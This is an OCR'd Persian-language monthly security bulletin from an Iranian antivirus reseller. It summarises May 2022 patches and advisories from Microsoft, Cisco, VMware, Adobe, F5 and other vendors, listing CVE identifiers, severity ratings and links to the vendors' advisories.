
اما کاملاً منطقی است که بپذیریم با ادامه تکامل گروه‌های باج‌افزاری و بهبود عملیات آنها، شاهد افزایش سرعت و گستردگی حملات خواهیم بود.

گزارش کامل شرکت رپید۷ در نشانی زیر قابل مطالعه می‌باشد.

https://www.rapid7.com/blog/post/2022/03/28/analyzing-the-attack-landscape-rapid7s-annual-vulnerability-intelligence-report/

منبع:

https://portswigger.net/daily-swig/attackers-getting-faster-at-latching-onto-unpatched-vulnerabilities-for-stealth-hacking-campaigns-report



آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

بروزرسانی و اصلاحیه‌های
اردیبهشت ۱۴۰۱

در اردیبهشت ۱۴۰۱ شرکت‌های زیر اقدام به عرضه بروزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

مایکروسافت	اف-سکیور	گوگل	سوفوس
سیسکو	وی‌ام‌ور	اپل	آپاچی
مک‌آفی اینترپرایز	ادوبی	موزیلا	اف5
بیت‌دیفندر			

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برخی از بااهمیت‌ترین اصلاحیه‌های اردیبهشت ماه پرداخته شده است.

مایکروسافت

سه‌شنبه ۲۰ اردیبهشت ۱۴۰۱، شرکت مایکروسافت (Microsoft Corp)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی می منتشر کرد. اصلاحیه‌های مذکور بیش از ۷۰ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۶ مورد از آسیب‌پذیری‌های ترمیم شده این ماه «حیاتی» (Critical) و اکثر موارد دیگر «مهم» (Important) اعلام شده است.

در درجه‌بندی شرکت مایکروسافت، نقاط ضعفی که سوءاستفاده از آنها بدون نیاز به دخالت و اقدام کاربر باشد، «حیاتی» تلقی شده و اصلاحیه‌هایی که این نوع نقاط ضعف را ترمیم می‌کنند، بالاترین درجه حساسیت یا «حیاتی» را دریافت می‌نمایند. نقاط ضعفی که سوءاستفاده موفق از آنها نیازمند فریب کاربر به انجام کاری باشد یا نیازمند دسترسی فیزیکی به دستگاه هدف باشد، توسط اصلاحیه‌هایی با درجه حساسیت «مهم» برطرف و ترمیم می‌گردند.

این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را در محصولات مایکروسافت ترمیم می‌کنند:

- «ترفیع اختیارات» (Elevation of Privilege)
- «اجرای کد از راه دور» (Remote Code Execution)
- «افشای اطلاعات» (Information Disclosure)
- «جعل» (Spoofing)
- «از کاراندازی سرویس» (Denial of Service - به اختصار DoS)

- «عبور از سد امکانات امنیتی» (Security Feature Bypass)
- «از کاراندازی سرویس» (Denial of Service - به اختصار DoS)
- «عبور از سد امکانات امنیتی» (Security Feature Bypass)

دو مورد از آسیب‌پذیری‌های ترمیم شده این ماه، از نوع «روز-صفر» (شناسه‌های CVE-2022-26925 و CVE-2022-22713) می‌باشند، یکی به صورت عمومی افشا شده و دیگری به طور گسترده در حملات مورد سوءاستفاده قرار گرفته است.

آسیب‌پذیری‌های «روز-صفر» ترمیم شده در ماه میلادی می ۲۰۲۲ عبارتند از:

- CVE-2022-26925: این آسیب‌پذیری دارای درجه شدت ۸٫۱ از ۱۰ (بر طبق استاندارد CVSS) بوده و از نوع «جعل» می‌باشد و Windows Local Security Authority (LSA) از آن متاثر می‌شود. این ضعف امنیتی که به طور فعال مورد سوءاستفاده قرار گرفته، در صورت ترکیب و استفاده در حملات NTLM Relay Attack به درجه شدت ۹٫۸ از ۱۰ (بر طبق استاندارد CVSS) می‌رسد.

شرکت مایکروسافت جهت محافظت بیشتر سیستم‌ها در برابر این حملات، دو توصیه‌نامه نیز ارائه داده است. این شرکت به راهبران امنیتی تاکید می‌کند که جهت اطلاع از نحوه کاهش این نوع حملات، با مراجعه به نشانی‌های زیر، نسبت به مطالعه توصیه‌نامه PetitPotam NTLM Relay اقدام نمایند. مایکروسافت توصیه می‌کند که سازمان‌ها جهت ایمن ماندن از گزند این آسیب‌پذیری، وصله سرورهای Domain Controller را در اولویت قرار دهند.

https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429
https://msrc.microsoft.com/update-guide/vulnerability/ADV210003

- CVE-2022-22713: این ضعف امنیتی دارای درجه شدت ۵٫۶ از ۱۰ (بر طبق استاندارد CVSS) بوده و از نوع «ازکاراندازی سرویس» است و Windows Hyper-V از آن تاثیر می‌پذیرد. طبق توضیحات مایکروسافت، بهره‌جویی از این آسیب‌پذیری پیچیدگی بالایی دارد و بعید است که مورد سوءاستفاده قرار گیرد ولی مایکروسافت خاطرنشان کرده که این آسیب‌پذیری به طور عمومی فاش شده است. لذا وصله این بروزرسانی نیز باید در اولویت قرار گیرد.

شش مورد از آسیب‌پذیری‌های ترمیم شده این ماه، از نوع «حیاتی» (شناسه‌های CVE-2022-21972، CVE-2022-23270، CVE-2022-26937، CVE-2022-26931، CVE-2022-26923 و CVE-2022-22017) می‌باشند.

توضیحات تکمیلی درباره آسیب‌پذیری‌های «حیاتی» این ماه و فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه اصلاحیه‌های ماه می ۲۰۲۲ مایکروسافت در گزارش زیر که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده قابل مطالعه است:

https://afta.gov.ir/fa-IR/Portal/4927/news/view/14608/2102/

همچنین اطلاعیه شرکت مایکروسافت درباره اصلاحیه‌های ماه می ۲۰۲۲ در زیر قابل دسترسی است:

https://msrc.microsoft.com/update-guide/vulnerability

مشروح گزارش اصلاحیه‌های ماه می ۲۰۲۲ شرکت مایکروسافت در نشانی زیر نیز قابل مطالعه است:

https://newsroom.shabakeh.net/24105/microsoft-security-update-may-2022.html

سـیسـکو

شرکت سیسکو (Cisco Systems, Inc.) در اردیبهشت ماه در چندین نوبت اقدام به عرضه بروزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این بروزرسانی‌ها، ۴۷ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت سه مورد از آنها «حیاتی»، ۱۴ مورد از آنها از نوع «بالا» (High) و ۳۰ مورد از نوع «متوسط» (Medium) گزارش شده است. آسیب‌پذیری‌هایی همچون «از کاراندازی سرویس»، «افشای اطلاعات»، «ترفیع اختیارات»، «نشت حافظه»، «تزریق کد از طریق سایت»

(Cross-Site Scripting)، «اجرای کد از راه دور» و «تزریق فرمان» از جمله مهمترین اشکالات مرتفع شده توسط بروزرسانی‌های جدید هستند. مهاجم می‌تواند از بعضی از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. توضیحات کامل در مورد بروزرسانی‌های عرضه شده در لینک زیر قابل دسترس است:

https://tools.cisco.com/security/center/publicationListing.x

مک‌آفی اینتـرپرایز

در اردیبهشت ۱۴۰۱، شرکت مک‌آفی اینترپرایز (McAfee Enterprise) اقدام به انتشار نسخ جدید زیر کرد:

- Move AntiVirus Agentless 4.10.0
- Endpoint Security for Linux 10.7.10
- McAfee Application and Change Control 8.3.5
- DLP Discover 11.10
- MVISION DLP Endpoint 2205
- MVISION Insights May 2022
- SIEM Enterprise Security Manager 11.5.7

بـیـت‌دیـفنـدر

شرکت بیت‌دیفندر (Bitdefender) در اردیبهشت ماه، اقدام به انتشار نسخ جدید زیر کرد:

- Bitdefender Endpoint Security Tools for Windows 7.5.2.186
- Bitdefender Endpoint Security Tools for Linux 7.0.3.2004
- Bitdefender Endpoint Security for Mac 7.6.12.200011

اطلاعات کامل در خصوص تغییرات و بهبودهای لحاظ شده در نسخ مذکور در لینک زیر قابل مطالعه است:

https://www.bitdefender.com/business/support/en/77212-48453-release-notes.html

اف-سـکیـور

شرکت ضدویروس اف-سکیور (F-secure, Corp.)، با انتشار بروزرسانی، آسیب‌پذیری‌های CVE-2022-28868، CVE-2022-28869، CVE-2022-28870، CVE-2022-28871، CVE-2022-28872 و CVE-2022-28873 با درجه اهمیت «متوسط» را در محصولات خود برطرف نمود. اطلاعات کامل در خصوص آسیب‌پذیری‌های مذکور در نشانی‌های زیر قابل دسترس است:

https://www.f-secure.com/en/home/support/security-advisories/cve-2022-28868
https://www.f-secure.com/en/home/support/security-advisories/cve-2022-28869
https://www.f-secure.com/en/home/support/security-advisories/cve-2022-28870
https://www.f-secure.com/en/home/support/security-advisories/cve-2022-28871
https://www.f-secure.com/en/home/support/security-advisories/cve-2022-28872
https://www.f-secure.com/en/home/support/security-advisories/cve-2022-28873

وی‌ام‌ور

در ماه گذشته، شرکت وی‌ام‌ور (VMware, Inc.) با انتشار توصیه‌نامه‌های امنیتی، نسبت به ترمیم ضعف‌های امنیتی با شناسه‌های CVE-2022-22965، CVE-2022-22973، CVE-2022-22972 و CVE-2022-22948 در محصولات زیر اقدام کرد:

- vRealize Suite Lifecycle Manager

- VMware Identity Manager (vIDM)
- VMware vRealize Automation (vRA)
- VMware vCenter Server (vCenter Server)
- VMware Workspace ONE Access (Access)
- VMware Cloud Foundation (Cloud Foundation)
- VMware Tanzu Application Service for VMs (TAS)
- VMware Tanzu Operations Manager (Ops Manager)
- VMware Tanzu Kubernetes Grid Integrated Edition (TKGI)

سوءاستفاده از ضعف‌های امنیتی ترمیم شده توسط این بروزرسانی‌ها، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر و دستیابی به اطلاعات حساس می‌کند. جزییات بیشتر آن در لینک زیر قابل مطالعه است:

https://www.vmware.com/security/advisories.html

ادوبـی

شرکت ادوبی (Adobe, Inc.) مجموعه اصلاحیه‌های امنیتی ماه می ۲۰۲۲ را برای پنج نرم‌افزار این شرکت منتشر کرده است. اصلاحیه‌های مذکور، ضعف‌های امنیتی را در محصولات زیر ترمیم کرده است:

- Adobe Character Animator
- Adobe ColdFusion
- Adobe InDesign
- Adobe Framemaker
- Adobe InCopy

بیشترین تعداد آسیب‌پذیری این ماه ادوبی، مربوط به Adobe Framemaker با ۱۰ مورد است. ۹ مورد از این اشکالات از نوع «اجرای کد» (Arbitrary Code Execution) و دارای درجه اهمیت «حیاتی» می‌باشند و یک مورد دیگر منجر به «نشت حافظه» (Memory Leak) می‌شود.

در بروزرسانی ماه می ۲۰۲۲، ادوبی ۳ ضعف امنیتی که همگی دارای درجه اهمیت «حیاتی» و از نوع «اجرای کد» می‌باشند را در InDesign ترمیم نموده است. همچنین این شرکت ۳ ضعف امنیتی با درجه اهمیت «حیاتی» را در Adobe InCopy که می‌توانند امکان اجرای کد را برای مهاجم فراهم کنند، برطرف نموده است. این غول فناوری، یک ضعف امنیتی «حیاتی» از نوع «اجرای کد» را نیز در Adobe Character Animator برطرف کرده است.

اگر چه تاکنون موردی مبنی بر سوءاستفاده از آسیب‌پذیری‌های ترمیم شده گزارش نشده، ادوبی به مشتریان خود توصیه می‌کند که در اسرع وقت اقدام به نصب بروزرسانی‌ها کنند. اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه می ۲۰۲۲ در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security/security-bulletin.html

مشروح گزارش اصلاحیه‌های ماه می ۲۰۲۲ شرکت ادوبی در نشانی زیر نیز قابل دسترس است:

https://newsroom.shabakeh.net/24126/adobe-security-update-may-2022.html

گـوگـل

شرکت گوگل (Google, LLC) در اردیبهشت ماه، در چندین نوبت اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. نسخه جدید این مرورگر که در ۲۰ اردیبهشت ماه انتشار یافت، نسخه 101.0.4951.64 برای Windows، Mac و Linux است. همچنین نسخه جدیدتر 101.0.4951.67 فقط برای Windows روز ۲۲ اردیبهشت منتشر شد. فهرست اشکالات مرتفع شده در

نشانی‌های زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2022/05/stable-channel-update-for-desktop_10.html
https://chromereleases.googleblog.com/2022/05/stable-channel-update-for-desktop_12.html

اپـــل

در اردیبهشت ماه، شرکت اپل (Apple, Inc.) با انتشار بروزرسانی، ضعف‌های امنیتی متعددی را در چندین محصول خود از جمله iOS، iPadOS، watchOS، tvOS، macOS Catalina، macOS Big Sur، Xcode، Safari، iTunes و macOS Monterey ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. توصیه می‌شود با مراجعه به نشانی زیر، بروزرسانی‌های مربوطه هر چه سریع‌تر اعمال شود.

https://support.apple.com/en-us/HT201222

مـوزیـلا

در ماه گذشته، شرکت موزیلا (Mozilla, Corp) با ارائه بروزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار مدیریت ایمیل Thunderbird برطرف کرد. اصلاحیه‌های مذکور، در مجموع ۱۳ آسیب‌پذیری را در محصولات مذکور ترمیم می‌کنند. درجه حساسیت دو مورد از آنها «حیاتی»، شش مورد از آنها «بالا»، سه مورد «متوسط» و دو مورد «پایین» گزارش شده است. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

سـوفـوس

شرکت سوفوس (Sophos, Ltd.) در اردیبهشت ماه نسخه جدید Sophos Firewall OS v19 را منتشر کرده است. در نسخه جدید SFOS v19 قابلیت‌هایی نظیر VPN، SD-WAN و شبکه به میزان قابل توجهی پیشرفت کرده است و سازمان‌ها را قادر می‌سازد تا به راحتی به اهداف مورد نظر خود در شبکه سازمانی دست یابند و در عین حال مدیریت روزانه شبکه را نیز آسان‌تر می‌کند. همچنین این بروزرسانی دارای قابلیت‌های جدید و اصلاحات امنیتی مهمی می‌باشد.

می‌توان آخرین نسخه ثابت افزار (SFOS v19) را به صورت دستی از Licensing Portal دریافت نمود و و در هر زمان که مایل بودید دستگاه خود را بروزرسانی کنید. در غیر این صورت، به تدریج طی هفته‌های آینده این نسخه جدید بطور خودکار بر روی تمام دستگاه‌ها توزیع خواهد شد. زمانی که نسخه جدید SFOS در دسترس باشد، یک اعلان در دستگاه فایروال یا کنسول مدیریت مرکزی Sophos ظاهر می‌شود که به شما امکان می‌دهد تا زمان انجام بروزرسانی را به دلخواه تنظیم کنید.

نسخه جدید Sophos Firewall OS v19 با ارائه چندین نوآوری جدید و بکارگیری پردازنده‌های جدید Xstream Flow در دستگاه‌های سری XGS، قابلیت Xstream FastPath را فراهم نموده است. پردازنده‌های Xstream Flow در هر یک از مدل‌های سری XGS، جریان ترافیک امن و قابل اعتماد را با عبور از مسیر FastPath شتاب می‌دهد. لذا نسخه جدید مـزایـایی همچون بهبود ۵ برابری عملکرد شبکه SD-WAN، شتاب دهی ترافیک IPsec VPN بصورت سایت-به-سایت و دسترسی از راه دور، بهبود ۵ برابری عملکرد SSL VPN و بهینه‌سازی سریع و آسان شبکه SD-WAN را به همراه دارد. نسخه جدید Sophos Firewall OS v19 بطور مستقیم از نسخه‌های v17.5 MR14 و بالاتر، نسخه v18.0 MR3 و بالاتر و تمامی نسخه‌های v18.5 MR3 و از طریق نشانی زیر قابل ارتقا می‌باشد.

https://docs.sophos.com/releasenotes/output/en-us/nsg/sf_190_rn.html

جزئیات بیشتر در نشانی‌های زیر قابل دریافت و مطالعه است.

https://newsroom.shabakeh.net/24156/xstream-fastpath-sfos-v19.html
https://newsroom.shabakeh.net/24130/sophos-firewall-os-v19.html

آپاچی

در اردیبهشت ۱۴۰۱، بنیاد نرم‌افزاری آپاچی (Apache Software Foundation)، با انتشار توصیه‌نامه‌ای اقدام به ترمیم ضعفی به شناسه CVE-2022-25762 در Apache Tomcat نموده است. نسخه‌های 9.0.0 M1 تا 9.0.20 و 8.5.0 تا 8.5.75 از این آسیب‌پذیری تاثیر می‌پذیرند و سوءاستفاده از آن، مهاجم را قادر به دستیابی به اطلاعات حساس در سیستم آسیب‌پذیر می‌کند. توصیه می‌شود راهبران امنیتی ضمن مطالعه توصیه‌نامه مذکور در نشانی زیر، نسخ Tomcat خود را ارتقاء دهند.

https://lists.apache.org/thread/qzkqh2819x6zsmj7vwdf14ng2fdgckw7


اف5

۱۴ اردیبهشت، اف5 (F5, Inc.) اقدام به ترمیم ضعف امنیتی «حیاتی» به شناسه CVE-2022-1388 در محصول BIG-IP نمود. سوءاستفاده از ضعف امنیتی مذکور مهاجم را قادر به دور زدن فرایند اصالت‌سنجی iControl REST و در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. از آنجایی که نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) این آسیب‌پذیری منتشر شده و مهاجمان اقدام به سوءاستفاده از این ضعف امنیتی نموده‌اند، توصیه می‌شود با مراجعه به نشانی‌های زیر در اسرع وقت نسبت ترمیم آسیب‌پذیری فوق اقدام شود.

https://support.f5.com/csp/article/K23605346
https://www.cisa.gov/uscert/ncas/alerts/aa22-138a

همچنین این شرکت طی ماه گذشته، اقدام به ترمیم نقاط ضعف امنیتی متعدد با در جه اهمیت «مهم» و «متوسط» کرده است.


https://support.f5.com/csp/article/K55879220



آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب 